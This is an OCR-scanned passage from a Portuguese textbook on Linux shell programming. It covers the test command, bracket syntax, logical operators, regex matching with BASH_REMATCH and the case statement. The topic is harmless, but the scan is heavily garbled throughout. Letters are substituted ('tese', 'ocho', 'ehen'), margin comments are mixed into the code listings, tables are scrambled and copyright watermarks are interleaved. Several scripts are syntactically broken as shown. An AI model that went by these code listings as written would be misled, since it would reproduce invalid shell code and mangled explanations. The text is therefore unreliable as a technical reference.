Se o resultado de qualquer operação feita pelo expr resul-
tar em zero, seu código de retorno será diferente de zero.
Então, no exemplo anterior, caso o conteúdo da variável
fosse -1 , o resultado do H seria inválido. Experimente fa-
zer expr - 1 + 1 ou expr o + o e em seguida teste o código
de retorno.
Testando o test
A essa altura dos acontecimentos você irá me perguntar:
Ora, se o comando ~f só testa o conteúdo da variável $? , o que
fazer para testar condições?
11. Para quem não sabe, homessa é uma interjeição de espanto formada por /Jomem + essa. Shell
também é cultura... ;-)
1latcna com d r bS utor<t
Liberdade condicional!! 179
Para isso o Shelf tem o comando test, que na sua forma geral obedece à
seguinte sintaxe:
t ese <expr ess ão>
Sendo <e xpres s ão> a condição que se deseja testar. O comando t es t
avalia <expressão> e, se o resultado for verdadeiro, gera o código de re-
torno <$ ? l igual a zero; caso contrário, será gerado um código de retorno
diferente de zero.
Esse negócio de código de retomo para lá, $? para cá, está mechei-
rando a i t . . .
Bom farol Realmente é normal a saída do comando t est ser usada
como entrada do comando if, como veremos adiante.
Exemplo
Temos uma rotina que recebe um parâmetro e analisa se é S para Sim
ou N para Não. A seguir, fragmento de sua codificação:
$ cat p edi
#
íl Test a a resposta a um p edi d o . Deve s er (S)irn ou (N) ao
#
r e s p=$ 1
i f t es t $resp = N
t hen
else
fi
e c ho El a na o d e i x a . . .
if test $resp = S
t hen
e c ho Oba1 e l a de i xou! ! !
e l se
echo Acho que ela est a ll<
l duvida .
fi
$ pedi S
Oba , ela deixou ! ! !
$ pedi N
El a nao dei xa ...
$ p edi A
Acho que e l a esta na duvida .
$pedi
saída do tesf é entrada do íf
Um ifdentro do outro dificuffa alegibilidade
Xiii, esqueci depassaroparâmetro...
Material com direitos autorais
180 Programação SheULinux
ped1[6]: tese : argument expected
pedi[lO) : test : argument expected
Acho que ela esta na duvida .
Ué, oque houve?
Idem.•.
Para entendermos os erros que ocorreram na última execução do p ed1 ,
repare que nas linhas 6 e 10 testamos o conteúdo da variável Sresp. Ora,
como o script foi executado sem passagem de parâmetros. essa variável
ficou sem valor definido. Assim, após a substituição do valor de sresp, o
She/1 "viu" as seguintes linhas:
pedi ( 6] •> i f t est • N
pedi(lO) ;> I f test ; s
Ora, como o She/1 está comparandlo um valor inexistente com s ou com
N, dá aqueles erros. Se tivéssemos colocado $resp entre aspas da seguin-
te forma:
if cest ''Sresp'' • N
após a substituição da variável, a comparação seria de um valor nulo (que
é diferente de um valor inexistente) com um literal (s ou N, dependendo da
linha) e não apresentaria erro na sua execução.
Vamos fazer os mesmos testes direto no prompt do UNIX:
$ resp~N Sembrancos antes edepoisdo igual. Isto é atribuição.
Brancos antes e após oIgual porque é teste.
$ t e s t $ r esp • N
$ echo $ ?
o Se fizéssemos um if. o then seria executado.
$ test $resp = S
$ echo $?
1 Se fizéssemos umif. o e/seseria executado.
Quanto ao uso do comando if , devemos realçar duas situações:
Sempre que possível deve-se evitar um 1f dentro de outro, de forma
a não dificultar a legibilidade e a lógica do programa. O UNIXpermite
isso com o uso de elif substituindo o else . .. if . . . , além de otimi-
zar a execução.
1latcna com d r bS utor<t
Liberdade condicional!! 181
Quando estivermos testando uma variável, seu nome deve, sempre
que possível, estar entre aspas (isso já havia sido citado em uma
"dica" do capítulo anterior) para evitar erros no caso dessa variável
estar vazia, como aconteceu no script ped i. anterior, ou se seu conteú-
do tiver algo que deva ser protegido da interpretação do She/1.
A rotina anterior poderia (e deveria) ser escrita da seguinte forma:
$ cat pedi
#
# Testa a r espos t a a L11!1 pedid o . Deve s er (S}im o u (N) ao - Versao 2
#
resp=$1
if t est ''$resp'' = N
t hen
echc Ela nao deixa . . .
el if t est ''$resp" = S
t hen
echo Oba . ela d • I I I
e~ xou ...
el se
echo Acho que ela est a
fi
$ pedi
na
Acho que el a est a na duvida .
d u vida .
Repare que a variável foi colocada entre aspas.
Repare uso do elife avariável entre aspas.
Executando sem informarparâmetro.
Não indicou erro de execução.
Mas, para o programa ficar supimpa, que tal fazê-lo da forma a seguir:
$ cat pedi
#
# Testa a r esposta a um pedi do . Deve ser (S)im ou (N) ao - Versao 3
u
rr
if test $# = O
t hen
e cho Fal t o u i nformar a r esp osta
exit 1
fi
resp=$1
if t es t '' $resp'' = N
t hen
echo Ela nao deixa . . .
el if test '' $r esp'' = S
t hen
echo Oba, ela dei xou!!!
el se
e c ho ~
~.cho que ela esta na d1;vi da .
fi
Estou recebendo parâmetro ou não?
Não recebi o tal do parâmetro.
Encerro o programa com código de retomo * O
.
Material com direitos autorais
182 Programação Shell Linux
exit"
S pedi
Faltou informar a resposta
Veremos, a seguir, as principais opções para testes de condição de ar-
quivos, utilizando o comando test.
/ Opções Verdadeiro ($?=0) se arquivo existe e:
_
-._
r .-
ar
.g!.õ;
u..
iv
..
o__ tem permissão de leitura.
-warquivo tem de
-x arquivo tem permissão de execução.
======
-f arquivo_~é~u~m~~ui~v~o~~~-------------
·d ar uivo é um diretório.
-u arquivo seu bit set-user-10 está ativo.
-g arquivo seu bit set-group-10 está ativo.
·k arquivo seu sticky bit está ativo.
seu tamanho é maior que zero.
Exemplos:
$ ls -1 ta• que*
-n-r-r--r-- 1 j ulio
---------- 1 julio
- r.zxr-- r -- 1 jul io
-n.,-r--!1:-- 1 julio
$ test - f tafechado
$ echo $?
o
$ test -f talogado
$ echo $?
o
$ test -r tafechado
$ ocho $?
1
s tost - r talogado
s ocho $?
o
di pao 416
di ·pao 86
dipao 160
dipao o
Listando contelldo do diretório.
Sep 3 10 : 53 quequcisso
Oct 14 14: 25 t a f ~chado
Oct 10 18 : 11 t llloglldo
Oet 14 14 : 35 t avazi o
lafechsdo é um arquivo?
ConãJÇêo verdlldeira. OMquivo existe
Existe arquivo chamado !afogado?
Condição verdadeira Existe o arquivo ta/ogado
Tenho direitode leitura sobre tafechado?
ComfJÇ8o fslsa Não pode lerlsfechedo
Tenho direito de leitura sobre talogado?
Conã
JÇ8o verdedeira Podeler ts/ogotio
12. <>xit, exit o ou a ausência deste comando na salda produzem um $ ?eO
M terl 1'.! rOít:lS ou
Liberdade condicional!! 183
$ test -x talogado Posso executartalogado?
$ echo $?
o Condição verdadeira.talogado é executável
$ test -x queque~sso Posso executarquequeisso?
$ echo $ ?
1 Condição falsa. Não pode executar quequeisso
$ test -s tavazio tavazio existe etem tamanho maiorque zero?
$ echo $?
1 Condição falsa. tavazio tem comprimento zero
$ test -s tafechado tafechado existe etamanho é maiorque zero?
$ echo $?
o Condição verdadeira. tafechado émaiorque zero
Vejamos, agora, como se usa o comando test com cadeia de caracteres:
L] Opções É verdadeiro ($?=0) se:
----------------------------~--~----------------
-z cad1 o tamanho de cad1 é zero.
"""""-n cad1 o tamanho da cadeia cad1 é diferente de zero.
cad, = cad2 as cadeias cad, e cad2 são idênticas
cad1 cad1 é uma cadeia não nula.
Exemplos:
$ nada= Variável nada criada com valornulo.
$ test - z ''$nada'' Variável nada não existe ou está vazia?
$ echo $ ?
o Condição verdadeira.
$ test -n "$nada" Variável nada existe enão está vazia?
$ echo $?
1 Condição falsa.
$ test $nada Variável nada não está vazia?
$ echo $?
1 Condição falsa.
$ nada=al go Atribui valor anada.
$ echo $nada Só para mostrarque agora nada vale algo.
algo
$ test $nada Variável nada não está vazia?
$ echo $?
o Condição verdadeira.
Matenal çorn d1re1tos at•tora1s
184 Programação Shell Linux
CUIDADO!!! Olha só que "lama" se pode fazer sem querer:
S echo Si gual Uste o conteúdo da variáveligual.
=
S test - z "Sigual"
ksh : cesc : ar gumenc expecced
Na variável~ai está armazenado ocaractere=
Variável igual nêo existeouestá vazia?
ZEBRA/I/
Obs.: Repare que esse erro foi gerado no k sh . Sob o bash ele não ocorreria.
O operador .. tem maior precedência que o operador - z; então, o que
foi executado seria para testar se a cadeia -z = . Ora, = a quê? Como
não foi explicitado nada do lado direito do sinal de igual, o She/1 deu a men-
sagem de erro avisando que estava faltando um argumento. Por isso, o
melhor é não usar a opção - z. Não se esqueça que:
tese " Sva.r"
resultará verdadeiro, caso o tamanho da variável $v ar seja diferente de
zero, ou seja, caso o comando test esteja dentro de um if , o seu else
será exatamente igual a:
test -z "Svar"
sem os inconvenientes da opção -z anteriormente descritos.
Usamos o comando test com inteiros usando os seguintes operandos:
~ Operando Ê verdadeiro ($?::{)) se: Significado:
int, ·eq int2 int, igual a intl E~ual to
int, -ne intz int, diferente de intz not equalto
int1 ·9! intz int, maior que inlz Greater lhan
lnt, -ge inll lnt, maior ou Igual a lnt2 Greater or equal
int, ·11int2 lnt, menor que intz less than
lnt, -le intz lnt, menor ou igual a intz less or equal
M terl ou
Uberdade condicional!! 185
CUIDADOIII Lembre-se de que o She/1, diferentemente da maioria das
outras linguagens, não distingue tipos de dados armazenados nas vari-
áveis. Portanto, que tipo de teste deve ser feito? Você decide. Exemplifi-
cando sempre fica mais fácil. Veja o exemplo a seguir.
Exemplo:
S echo Sqqcoisa
010
S test •Sqqcoisa" -eq 10
$ echo $?
o
$ test 11
$qqcoisa" • 10
$ ocho $?
1
Fiz um teste entre inteiros...
Retomou verdadeiro
Fiz comparação entre cadeias de caracteres...
Retomou f81so
Dos exemplos citados podemos inferir que, caso o objetivo do teste fos-
se identificar se o conteúdo da variável era exatamente igual a um valor,
este teste deveria ser executado com operandos característicos de cadeias
de caracteres. Por outro lado, se seu desejo fosse testar a semelhança en-
tre o valor e o conteúdo da variável, o operando deveria ser numérico.
Voltaremos aos exemplos daqui a pouco com o test de roupa nova.
O test de roupa nova
Cá entre nós, o comando if test ... fica muito esquisito, não fica? O if
com esse formato foge ao usual de todas as linguagens. Para minorar este
inconveniente e dar mais legibilidade ao programa, o comando test pode,
e deve, ser representado por um par de colchetes <11) abraçando o argu-
mento a ser testado. Então, na sua forma mais geral o comando test, que
é escrito na seguinte forma:
~es~ <expressAo>
Pode ser, simplesmente, escrito:
Note que os espaços colados nos colchetes estão hachurados. Isto é
para mostrar que naqueles pontos é obrigatória a presença de espaços
em branco.
1latcna com d r bS utor<t
186 Programação SheULinux
Exemplos:
Então, o último exemplo:
S test • $qqcoisa" "' 10
S echo $ ?
Fizcomparaçãoentre cadeias de caracteres...
1 Retomotl falso
Poderia ter sido escrito com a seguinte roupagem:
$ [ "$qqcoisa" • l O I
$ echo $?
Fizcomparaçllo entrecadeiasde caracteres...
1 Retomou falso
E se estivesse no bojo de um programa seria:
if ( "$qqcoisa " : 10 I
ehen
echo ";, variavel qqcoi:;a eh er.a,atnente igual a 10"
fi
Que aumentaria enormemente a legibilidade.
A partir daqui, essa será, na grande maioria dos casos, a forma geral de
uso desse comando ao longo deste livro, e espero que também assim seja
nos programas que você desenvolverá.
Dentro de um t est, os parênteses indicam precedência e podem ser
usados ocasionalmente, porém não se esqueça de que devem vir protegi-
dos, para que não sofram interpretação do She/1.
Se alguém disser que eu disse, eu nego...
Mas nego usando um ponto de exd amação (ou será ponto de espanta-
ção?), porque é assim que diversas linguagens de programação, aí incluí-
do o She/1, representam o seu operador lógico de negação, como até já
havíamos visto no comando sed descrito na seção O Comando Sed.
Exemplo:
Vamos fazer um programa bastante útil, que serve para salvar um arquivo
no seu formato original antes de editá-lo pelo vi, de forma a poder recupe-
rá-lo incólume, no caso de alguma barbeíragem no uso do editor (o que, cá
entre nós, sabemos que é a maior moleza!).
1latcna com d r bS utor<t
$ cat vi ra
#!/bin/bash
#
# v ira - Yi Eesguardando ~rqu ivo anterior
#
if [ ''$1'' -ne 1 )
t h en
echo ''Erro - > Uso : $0 <arqui vo>"
exit 1
fi
A.r:q=$1
Liberdade condicional!! 187
i f r ! - f ''$1rq" J
t hen
# O arquivo não e xis t e; l o go c omo s alva - lo?
fi
v i $Ar q
exit O
if [ ! -~T "$Arq" ) # Sera ' que cenho permissao de gravacao no arquivo?
t hen
echo "Nac per ca s eu t empo, você nao conseguir a sobregravar $Arq"
exit 2
fi
c p $Arq $Arq~
VJ. $Arq
exit O
Não confunda and com The End
O primeiro é um operador lógico, o segundo é um fim "holywoodiano", fre-
quentemente ilógico. Como nosso negócio é a lógica, esmiuçaremos o pri-
meiro e ignoraremos o segundo. Está combinado?
O operador andou e, representado no ambiente do i f por - a , serve
para testar duas ou mais condições, dando resultado verdadeiro somente
se todas as condições testadas forem verdadeiras.
Como em um recenseamento em nível nacional não existe chance de
mandar o recenseador de volta ao domicílio em que ele levantou um dado
duvidoso, os programas de entrada manual de dados feitos para sistemas
de recenseamento geralmente não têm críticas, o que pode gerar gran-
des ansiedades. Supondo-se, mesmo inocentemente, que só existam dois
sexos, vejamos o seguinte trecho de programa de entrada de dados do
recenseamento:
Material com direitos autorais
188 Programação SheU Linux
i f [ "$sexo" " 1 1
then
homens= · expr $homens+ 1 ·
else
mulher es= ' expr $mul heres + 1 •
li
Qualquercoisa " 1seráconsiderado mulher
Por isso, conheço vários homens ansiosos achando que outros estão
com duas cotas de mulheres, já que eles têm somente aquela antiiiiiga
em casa. Não é nada disso, gente! Caso o dado tivesse sido criticado a
priori, essa proporção de mulher para homem cairia bastante. Vejamos
como:
if [ " $sexo" !• l - a " $sexo" !• 2 I
then
Sesexo to 1e seKo # 2...
echo "Sexo Invalido"
fi
Agora sim, podemos inserir a rotina de incremento dos contadores des-
crita antes.
orou ou disse o cão afônico
O operador lógico orou ou, representado no ambiente do if por -o, serve
para testar duas ou mais condições, dando resultado verdadeiro se pelo
menos uma dentre as condições testadas for verdadeira.
Observe que a crítica de sexo escrita no item anterior também poderia
ter sido feita, e no meu entender de forma mais fácil, da forma a seguir:
if [ "$sexo'' - lt 1 -o "$sexo'' -gc 2 )
then
Se seKo menor que 1ousexo maiorque 2.
li
echo "Sexo Invalido"
Preste muita atenção com a mistura explosiva dos três ope-
radores lógicos descritos antes. Tenha sempre em mente que
não ou vale e e da mesma forma não e vale ou. Qual é a forma
- -
correta de fazer a pergunta: se sexo não igual a 1 e sexo não
igual a 2 ou se sexo não igual a 1 ou sexo não igual a 2?
1latcna com d r bS utor<t
Liberdade condicional!! 189
O operador - a tem precedência sobre o operador - o desta forma, se qui-
sermos priorizar a execução do orem detrimento ao and, devemos priorizar
a expressão do or com o uso de parênteses.
Se existisse um comando if construído da seguinte forma:
if [ $sexo - eq 1 - o $sexo - eq 2 - a Snorne = joao - o $nome = ma.ri a )
A primeira expressão a ser resolvida pelo interpretador de comandos do
Shell seria:
$sexo - eq 2 - a .$nome = joao
O que bagunçaria totalmente a sequência lógica, porque o and tem prio-
ridade sobre o or. Para escrevermos de forma correta deveríamos:
i f [ ( $sexo - eq 1 -o Ssexo - eg 2  ) -a 
 ( $nome= joao - o $ nome = maria  ) )
Disfarçando de if
Atlftima Iinformaque linha continua
As outras inibem interpretação dos ()
Existem em Shell dois operadores que podem ser usados para executar
tarefas do comando i t . Apesar de, geralmente, gerarem comandos mais
leves e mais otimizados, o programa perde em legibilidade. Dessa forma,
creio só ser vantagem usá-los em linhas de programa repetidas com muita
frequência. Estes operadores são:
&& (and ou e lógico)
De acordo com a "Tabela Verdade" para que um teste tipo <co nctl> e <cond2>
seja verdadeiro, é necessário que ambas as condições sejam verdadeiras.
Assim, se <condl> for verdadeira, <cond2 > obrigatoriamente será executada
para testar se é verdadeira ou falsa. Veja o exemplo a seguir:
Exemplos:
$ a="Eu sou a vari avel a"
$ b="Sou a outra"
$ echo $a && echo $b
Eu sou a vaxiavel a
Sou a out ra
t•instrução foi executadacom sucesso...
Portanto a 2"também foi executada
Material com direitos autorais
190 Programação SheU Linux
$ ls - 1 xxx && echo Sa
xxx: No such file or directory
Agora um exero~lo com mai s utilidade :
( ·sooo· = 084 I && Cidade=Watal
11 (or ou .QJ! lógico)
Jil que 1•instrução falhou, '2' nllo foi executada
Faço Cidade=NetelseDDD for Igual a 084
De acordo com a "Tabela Verdade", para que um teste tipo <condl > ou
<cond2> seja verdadeiro, é necessário que qualquer uma das condições seja
verdadeira. Assim, se <condl> for verdadeira, <cond2> não será executada,
pois certamente o resultado final será verdadeiro. Veja o exemplo a seguir:
S acho $a 11 acho $b
~u sou a variavel a
$ l s -l xxx 11 echo Sa
xxx: No such file or directory
~u sou a vari avel a
Agora um exemplo com mais (um pouco de) utilidade:
( " ~000" • 084 I && Cidade• Natal li Cidade•Rio Se DDD ~ 084, faço Cidade=Rio
Vejamos um exemplo melhor ainda:
i -d " $MeuOir" J li mkdir $HeuDir && cd $MeuDir
No último exemplo, caso não existisse o diretório contido na variável
SNeuDir ele seria criado (já que quando a primeira é falsa, o ou lógico obri-
ga a execução da segunda), e se isso não acarretasse nenhuma condição
de erro (tais como: sem direito de gravação, tabela de inodes cheia, file
system sem espaço...), seria feito um cd para dentro dele. Por outro lado,
caso o diretório já existisse anteriormente, o ou lógico seria saltado (já que
o teste foi verdadeiro) porém o e lógico não, fazendo, da mesma forma, um
cd para dentro dele.
1latcna com d r bS utor<t
Liberdade condicional!! 191
Operadores aritméticos para testar
Além das diversas formas de comparação que já vimos, também podemos
fazer comparações numéricas, usando aritmética do Shell, com os opera-
dores do tipo < ( ... > > .
Exemplos:
$ Var=30
$ ((Var < 23) ) && echo Eh menor
$ Var=20
$ ((Var < 23)) && a cho Eh menor
Eh menor
Note que caso o primeiro operando seja um nome de variável vá-
lido, isto é, comece por letra ou sublinha e contenha somente letras,
números e sublinha, o She/1 o verá como sendo uma variável e caso
esta variável não esteja definida o valor zero será assumido para ela,
por tratar-se de comparação numérica. o que poderá comprometer o
resultado.
$ unset var Svar ja era...
$ ( (Var < 23) ) &
.& echo Eh menor
Eh menor
Já que estamos usando a aritmética do Shell, podemos fazer coisas do
tipo:
$ a=2
$ b=3
$ c=S
$ VAR=lO
$ i f ( (VAR == a * b + 1 0 * c))
> then
> e cho Eh igual
>fi
$ VAR=56
$ if ( (VAR == a * b + 1 0 * c))
> then
> echo Eh igu a l
> f i
Eh i gua l
Material com direitos autorais
192 Programação Shellllnux
Como vimos, fizemos um monte de operações aritméticas, comparamos
com o valor da variável $VAR e embutimos isso tudo dentro de um i f . Po-
deroso, não?
Etome de test
Ufa! Você pensa que acabou? Ledo engano! Ainda tem uma forma de t:est
a mais. Essa é legal porque permite usar padrões para comparação. Estes
padrões atendem às normas de Geração de Nome de Arquivos (File Name
Generation) que nós já vimos, disfarçadamente, nos exercícios do capitulo
1 (Recordar é Viver). Deixe de ser preguiçoso e volte a dar uma olhada lá
porque você precisa saber isso para esta nova forma de t est: e para o co-
mando case que vem logo a seguir.
A diferença de sintaxe deste para o t:est que acabamos de ver é que
este trabalha com dois pares de colchete da seguinte forma:
[ (expressão ] ]
Onde expre ssão é uma das que constam na tabela a seguir:
LJ Expressão
cadeial a= padrao
cadeial = padrao
cadeoal I= padrao
cadeial < cadeial
cadeial > cadeial
exprl && expr2
=======
exprl l i expr2
Retorna
Verdadeiro se cadeia1 casa com padrao.
Verdadeiro se cadeial não casa com padrao.
Verdadeiro se cadei al vem antes de cadeial
alfabeticamente.
Verdadeiro se cadeial vem depois de cadeial
alfabeticamente.
--
"E" lógico, verdadeiro se ambos exprl e expr2
são verdadeiros.
"OU" lógico, verdadeiro se exprl ou expr2 for
verdadeiro.
M terl ou
Liberdade condicional!! 193
Exemplos:
$ echo $H
13
$ [[$H == [0- 9] li $H == 1[0-21 ] ] I I echo Hora inválida
Hora inválida
Nesse exemplo, testamos se o conteúdo da variável $H estava com-
preendido entre zero e nove < ro- 9JJ ou < 11> se estava entre dez a doze
{ 1 [0- 21 l , dando uma mensagem de erro caso não estivesse.
Como você pode imaginar, este uso de padrões para comparação au-
menta muito o poderio do comando tes t.
No início deste capítulo, afirmamos que o comando i f do interpretador
She/1 é mais poderoso que o seu similar em outras linguagens. Agora que
conhecemos todo o seu espectro de funções, diga-me: você concorda ou
não com essa assertiva?
A partir da versão 3.0 o Bash passou a suportar expressões regulares
para especificar condições com a sintaxe semelhante ao awk, ou sew
[ [ cadeia =- r egexp ] J
onde regexp é uma expressão regular. Assim sendo, poderíamos mon-
tar uma rotina externa para crítica genérica de horários com a seguinte
construção
if [ [ $Hor a = - ([01][0- 9 ] 12 [0- 3 ] ) : [ 0 ··5][0 - 9] ]]
then
echo Hora.rio OK
el se
echo O ho1:ad.o i n formado e sta incorreto
fi
As subcadeias que casam com expressões entre parênteses são salvas
no vetor BJl.sH REM.D,TcH . O elemento de BASH REMATcH com índice o é a
- -
porção da cadeia que casou com a expressão regular inteira. O elemento
de BASH_REMATCH com índice 11 é a porção da cadeia que casou com a
ené sima expressão entre parênteses. Vamos executar direto no prompt o
comando acima para entender melhor:
Material com direitos autorais
194 Programação SheU Linux
$ Hora=l2:34
$ if [( $Hora •~ ([01][0- 9] 12[0- 3]):(0- 5)(0- 9) )]
> then
> echo Horario OK
> a laa
> echo o horario informado esta incorreto
> fi
Horario OK
$ echo ${BASH_~TCH( @ ))
12 : 3 ~ 12
$ echo $ { BASH_~TCH{O))
12 : 3q
$ echo ${BASH_ REMATCH(l))
12
No primeiro echo que fizemos, o arroba 1@ > representa todos os elemen-
tos do vetor, como veremos mais adiante (na seção "Um pouco de manipu-
lação de vetores" do capítulo 7). Em seguida, vimos que o elemento índice
o está com a hora inteira e o elemento 1 está com a subcadeia que casou
com [011 [o- 91 12 [0- 31, isto é, a expressão que estava entre parênteses.
Vamos ver se com outro exemplo pode ficar mais claro.
$ i f [ [ supermercado =~ • (mini I (su I h i }per} ?mercado' ]]
> then
> echo " Todos os elemomtos - ${BASH_RFMATCH[@))" Omesmo~pea:ho S(BASH_REMATCH['D
> echo •vetor completo - ${BASH_R.EMATCH[O) }" Omesmoq.eedloSBASHflEMATCH
> echo "Elemento indice l - $(BASH_REMli.TCH[l] }"
> echo "Elemento indice 2 - ${8ASH_REMli.TCH(2) }"
> fi
Todos os elementos - supermercado super su
Vetor completo - supermercado
El emento índi ce 1 - super
El emento índi ce 2 - su
Agora que vocês entenderam o uso dessa variável, vou mostrar uma de
suas grandes utilizações, já que aposto como não perceberam que enrolei
vocês desde o primeiro exemplo desta seção. Para isso, vamos voltar ao
exemplo da crítica de horas, porém mudando o valor da variável SHoxa.
Veja só como as Expressões Regulares podem nos enganar:
$ Hora•54321:012345
$if [ [ $1lora•~ ((01)[0-9)12[0- 3)):[0- 5][0- 9] ))
1latcna com d r bS utor<t
> then
> echo Horario OK
> e l se
> echo O horario informado esta i ncorreto
> fi
Horari o OK
Liberdade condicional!! 195
Epa! Isso era para dar errado! Vamos ver o que aconteceu:
$ echo ${BASH_RE~~TCH [ O ) }
21 : 01
lhhh, casou somente com os dois caracteres que estão antes e os dois
que estão depois dos dois pontos (: ) . Viu como eu disse que tinha lhe
enrolado?
Para que isso ficasse perfeito faltou colocar as âncoras das Expressões
Regulares, isto é, um circunflexo (A
) para marcar o início e um cifrão($)
para marcar o final. Veja:
$ Hora=5432l :Ol2345
$ if [ [ $Hor a =~ A ( [01 ) [0- 9 ] 12 [ 0 - 3 ] ) : [ 0 - 5 ] [ 0 - 9 ] $ I ]
> then
> echo Hor a rio OK
> else
> echo O horario i nf ormado esta incorret o
O horari o i nformado est a i ncorret o
Esse erro é muito comum e dei destaque a ele, porque publiquei errado
na minha home page (http://www.julioneves.com) e assim permaneceu
por mais de 6 meses sem que ninguém notasse, e olha que a página tem,
em média, 30.000 acessos/mês.
O caso em que o case casa melhor
O comando cas e deve ser usado caso a quantidade de comandos condi-
cionais (if) sucessivos seja maior que três, pois, além de agilizar a execu-
ção, aumenta a legibilidade e diminui o tamanho do código.
Material com direitos autorais
196 Programação SheULinux
Esse comando permite verificar um padrão contra vários outros e exe-
cuta diversos comandos quando o critério avaliado é alcançado. Note que
quando falamos em padrão, não estamos falando em expressões regula-
res, mas sim em metacaracteres ou curingas.
A forma geral do comando é a seguinte:
case v.:llo.r in
pad~·, J
<corrn ndo,>
<. .. >
1•padrão decomparaçiio
esac
<coeM ndo,?
.'
pddr)
<con'd ndo ,>
<. . . >
<comando >
,,
..
' '
o.>dr)
. "
<conundo.>
.
<... >
<comil ndo >
..
' '
•
Fim do 1•bloco de comandos
Enés!mopadrfiD de comp8fação
Fimdo enésimo blocodecomandos
Fimdo case
o Val or é comparado a cada um dos padrões (padr,f padr , , , , , 1 padr ) 0
• • •
até que satisfaça a um deles, quando, então, passará a executar os comandos
subsequentes até que dois pontos e vírgulas sucessivos (; , > sejam encon-
trados.
Os padrões (padr:, , padr:, . .. I padr, > obedecem às mesmas regras
de formação de nome do comando ls .
Caso o valor informado não satisfaça nenhum dos padrões,
o comando case não reportará erro e, simplesmente, não
entrará em bloco de comando algum, o que provavelmente
redundará em "furo" de lógica no decorrer do programa. Para
evitar isso, é frequente colocar * como sendo o último padrão
de comparação. Assim, qualquer que seja o valor, esse pa-
drão será satisfeito.
1latcna com d r bS utor<t
Liberdade condicional!! 197
Exemplo:
Vamos mostrar um programa que, recebendo um caractere como parâme-
tro, identifica o seu tipo de dado:
$ cat testchar
#
# Testa de que tipo eh um caracter recebido por parametro
#
#li### Teste da Quanti dade de Par ametros ##if##
erro=O
i f [ "$1'' - ne 1 ]
t hen
fi
echo "Erro - > Uso : $0 cal:<.tcte.r"
e.rr o=l
Lembre-se que $0receberá o nome do programa
#ff#·
## Testa se o lo. pa.rametro tem o t amanho de um caract.e.r ff#lF#il
case $1 i n
?} •• Se tiver somente um caractere
*} echo "Erro -> Parametro passado soh pode ter um caracter e "
e rro=2
.'
esac
íl#### Se houve erro o progr ama t ermina, passando o codi go do err o #####
if [ ''$erro" - ne O ]
t hen
exi t $erro O código de retomo será gerado pelo último erro
fi
case $ 1 1.n
[a- z] } echo Letr a !1inuscula
.'
[A- Z] } echo Letra Maiuscula
.'
[0-·9)} echo Numero
.'
•) e cho Caracter Especial Veja o asterisco sendo usado como "o resto~
.' Os pontos e vírgulas antes do esac são opcionais.
esac
Repare a rotina em que se testa o tamanho do parâmetro recebido: não
se esqueça de que o ponto de perguntação (ou será interrogação?) subs-
titui qualquer caractere naquela posição, isto é, qualquer caractere, desde
Material com direitos autorais
198 Programação SheULinux
que seja único, será aceito pela rotina, caso contrário, o asterisco(") será
considerado errado.
$ t e s tchar
Erro - > Uso : t est char caract.er
Erro - > Paramc:n;r o passado t.em mais
$ tes tchar aaa
Erro - > Parametco passado tem Tll<lis
$ testchar A B
Erro -> uso : t es t char caracter
$ testcbar ah ab
Er ro - > Uso : t e~ t cha r caracter
do um car act:or
de um car<lcter
e rro - > Paramet r o passado tem ~~is de um ca racter
$ t estchar 1
U
umero
$ tes tchar a
Let ra Ninuscula
$ tes t char A
Letra Ha i uscula
$ t e s t char ~
Caraccer Especial
~ t e s t ch ar *
Erro -> Uso : testchar c aracter
Erro -> Parametro passado tem mals de um caracter
O resultado do exemplo anterior foi inesperado. Que resposta doida foi
essa? Se você olhar atentamente verá que a atitude do She/1 não foi ines-
perada nem doida. Um asterisco solto para o She/1 significa o conjunto de
todos os arquivos (todos, inclusive diretórios, /inks,...) do diretório corrente.
Experimente fazer:
echo •
e terá como saída o rol de arquivos do seu diretório. Como o She/1 interpreta
os caracteres especiais antes de enviar a linha de comandos para execução,
devemos fazer:
$ test char  •
Caracter Especial
AIestáprotejendo o•da interpretação doShefl
O bash 4.0 introduziu duas novas facilidades no comando case. A partirdes-
sa versão, existem mais dois terminadores de bloco além do ; ; , que são:
; ; & - Quando um bloco de comandos for encerrado com este termina-
dor, o programa não sairá do case, mas testará os próximos padrões;
1latcna com d r bS utor<t
Liberdade condicional!! 199
: & - Neste caso, o próximo bloco será executado, sem sequer testar
o seu padrão.
Exemplos:
Suponha que no seu programa possam ocorrer 4 tipos de erro e você
resolva representar cada um deles por uma potência de 2, isto é, 2°=1, 21
=2,
22
=4, 23
=8, de forma que a soma dos erros ocorridos gerem um número único
para representá-los (é assim que se formam os números binários). Assim, se
ocorrem erros dos tipos 1 e 4, será passado 5 (4+1) para o programa, se os
erros forem 1, 4 e 8, será passado 13 (8+4+1 ). Observe a tabela a seguir:
1 2 1
$ cat case. sh
# !/bin/bash
8 X
7
6
5
4
3
2
1
o
'
X X
X X
X
X
X
X
# Recebe um código formado pela soma de 4 tipos
#+de erro e da as msgs correspondentes . Assim,
X
X
X
X
#+ se houvera m e rros tipo 4 e 2 / o script receberá 6
#+ Se os e rros foram 1 e 2, será passado 3 . Enfim
#+ os códi gos de e r ro seguem uma formação binária.
Matcnal com direitos al•tora1s
200 Programação SheU Linux
Bi n•$ (be <<< "oba5e•2; $1" )
Zeros•OOOO
PllSSIIpsra bináiill
Lcn•$ ( fBin I
Bin=$ (Zoros : $Lcn )$Bin
Pega tamanho deSBin
Preenche com zeros àesquerda
íl Poderiamos fazer o mesmo que foi feico acima
~ + com um cmd pri nc f, como veremos no caplculo 6
case $Bin in
1 [01 ] [01] [Ot] J eeho Erro tipo 8; ;&
(01)1 [ 01 1 [ 01 ] 1 eeho Eno tipo 4; ; &
[01) ( 01)1 [ 0 1] 1 e eho Erro tipo 2; ; &
(01) ( 01) [01)11 eeho Eno tipo 1; ; &
00001 eeh o N~o h á erro;;&
* ) eeho Binário final : $9in
esac
Repare que todas as opções serão testadas para saber quais são bits li-
gados (zero=desligado, um=ligado). No final aparece o binário gerado para
que você possa comparar com o resultado. Testando:
$ e a s e. s h S
;;ao !õipo 1
Erro tipo 1
Bi nári o fina l: 010 1
$ case.sh 13
Erro üpo 8
Erro cipo 4
Erro cipo 1
Binário gerado : 1101
Obs.: Todas as listas 1011 neste exemplo poderiam ser substituídas por um
ponto de interrogação (?) . já que ele é um metacaractere que repre-
senta qualquer caractere e o nosso programa só gerou zeros ou uns
para cada uma dessas posições
Veja também este fragmento de código adaptado de http://tldp.org/LDP/
abs/html/bashver4.html, que mais parece uma continuação do testchar
que acabamos de ver.
case "$1.. in
([ : princ :] ) ) echo $1 é um caractere imprimivel;;&
9 O terminador ;; ' testarA o próximo padr~o
